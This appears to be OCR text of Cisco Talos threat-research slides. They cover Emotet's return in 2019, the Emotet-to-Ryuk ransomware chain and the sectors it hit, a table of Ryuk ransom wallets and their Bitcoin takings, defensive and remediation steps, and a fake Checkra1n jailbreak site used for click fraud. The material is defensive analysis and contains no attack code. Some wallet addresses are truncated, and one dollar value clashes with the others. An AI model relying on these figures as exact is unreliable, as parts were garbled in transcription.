
In June 2019, the Emotet botnet went offline, with C2 infrastructure no longer operational.

New Emotet activity ceased during a period of inactivity for several months.

In September, the Emotet botnet came back online and distribution activity resumed in high volumes.

Emotet is currently active with new campaigns being observed very frequently.

Targeting and Victimology



Affected Industries

Technology

Education

Manufacturing

Hospitality/leisure

Government

Food and beverage

Retail

Consulting


Chemicals

Healthcare

Transportation and logistics

Talos
Cisco Security Research

2019 – The Year Of “Big Game Hunting”



Send Malspam

Install Emotet

Spread Laterally Through Network

Install Ryuk Ransomware


Encrypt files & demand payment

TALOS
Cisco Security Research

Big Game Hunting Is Profitable

Ryuk – Profitability Analysis

~400 Ryuk Samples



```
12vsQry1XrPjPCaH8gWzDJeYT7dhTmpcjL
1Kx9TT76PHwk8sw7Ur6PsMWyEtaogX7wWY
1FtQnqvjxEK5GJD9PthHM4MtdmkAeTeoRt
14aJo5L9PTZhv8XX6qR
1E4fQqzCvS8wgqy5T7n
1GXgngwDMSJZ1Vahmf6
1Cyh35KqhhDewmXy63y
15LsUgfnuGc1PsHJPcf
```

Summary	
Address	1Kx9TT76PHwk8sw7Ur6PsMWyEtaogX7wWY
Hash 160	cfe033645641e20c5df91a091014fe5d8b90be9f

Transactions	
No. Transactions	16
Total Received	182.9999668 BTC
Final Balance	0 BTC

Ryuk Profits

Bitcoin Wallet Address	Bitcoins Received	Value in USD
1Kx9TT76PHwk8sw7Ur6PsMWyEtaogX7wWY	182.9999668	$1,462,484.49
12vsQry1XrPjPCaH8gWzDJeYT7dhTmpcjL	55	$439,544.60
15RLWdVnY5n1n7mTvU1zjg67wt86dhYqNj	50.41	$402,862.61
1FtQnqvjxEK5GJD9PthHM4MtdmkAeTeoRt	48.25	$385,600.49
1L9fYHJJxeLMD2yyhh1cMFU2EWF5ihgAmJ	40.035	$319,948.51
1FRNVupsCyTjUvF36GxHZrvLaPtY6hgkTm	38.9999859	$311,676.97
1Jq3WwsaPA7LXwRNYsfySsd8aojdmkFnW	35	$279,710.20
1C8n86EEttnDjNKM9Tjm7QNVgwGBncQhDs	30.00821708	$239,817.27
1GXgngwDMSJZ1Vahmf6iexKVePPXsxGS6H	30.00217032	$239,768.94
1ChnbV4Rt7nsb5acw5YfYyvBFDj1RXcVQu	28	$223,768.16
14aJo5L9PTZhv8XX6qRPncbTXecb8Qohqb	25.00016544	$199,794.32
19AE1YN6Jo8ognKdJQ3xeQQL1mSZyX16op	25	$199,793.00
1CW4kTqeoedinSmZiPYH7kvn4qP3mDJQVa	24.077	$192,416.64
18eu6KrFgzv8yTMVvKJkRM3YBAyHLonk5G	30	$159,834.40
1CbP3cgi1Bcjuz6g2Fwvk4tVhqohqAVpDQ	13	$103,892.36
1KUbXkjDZL6HC3Er34HwJiQUAE9H81Wcsr	10	$79,917.20
14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk	10	$79,917.20
1NuMXQMUxCngJ7MNQ276KdaXQgGjpjFPhK	10	$79,917.20
129L4gRSYgVJTRCgbPDtvYPabnk2QnY9sq	6.4995167	$51,942.32
1ET85GTps8eFbgF1MvVhFVZQeNp2a6LeGw	3.325	$26,572.47
1Cyh35KqhhDewmXy63yp9ZMqBnAWe4oJRr	2.79993008	$22,376.26
1K6MBjz79QqfLBN7XBnwxCJb8DYUmmDWAt	1.70004113	$13,586.25
1E4fQqzCvS8wgqy5T7n1DW8JMNMaUbeFAS	0.001	$7.99
Total	**700.1079935**	**$5,515,149.85**

Cisco Security Research

Protection

- Routinely update and patch software and operating systems
- Perform system hardening
- Enable advanced event logging and monitoring
- Actively whitelist and blacklist applications
- Disable macros
- Implement a data backup and recovery plan
- Exercise anti-phishing best practices
- Create long, complex passwords and use multi-factor authentication

Remediation Steps

1 Disconnect and reimage the infected machine

2 In extreme cases, disconnect the network from the internet

3 Quarantine infected systems on VLAN

4 Prevent logins from domain or shared local administrator accounts

5 Reformat file systems and reinstall operating systems and applications

6 Move hosts to a staging VLAN for monitoring and patching

7 Restore critical data

8 Change all passwords

9 Review infected users’ log files and Outlook mailbox rules


Checkra1n Click Fraud

Checkra1n vs Checkrain Ft Click Fraud

- Checkra1n is the real version of the new Apple iOS hardware jailbreak. It makes use of the “checkm8” vulnerability found in legacy Apple iOS hardware used across many iOS devices.

- Checkrain is a fake website created to try and entice people to visit to then become part of a click-fraud campaign.
  - Click-fraud is a technique malicious actors used to try and falsify ad revenue by creating fake clicks.

Fake Checkra1n "Download" Offered



Checkra1n

Checkra1n Jailbreak for A5-A13 devices. iOS 12.4.2 - iOS 13.1.2


- Checkra1n fake download offered a jailbreak for Apple iOS devices. This downloaded a mobileconfig file which attempts to install a profile on the victim device

Talos
Cisco Security Research

Fake Profile Install

- Fake “Checkra1n” profile install prompt appears offering the user an option to “Install.”

Web Clip feature is used by this fake profile to attempt to hide the process carried out by the fake webpage.



Checkra1n
checkra1n

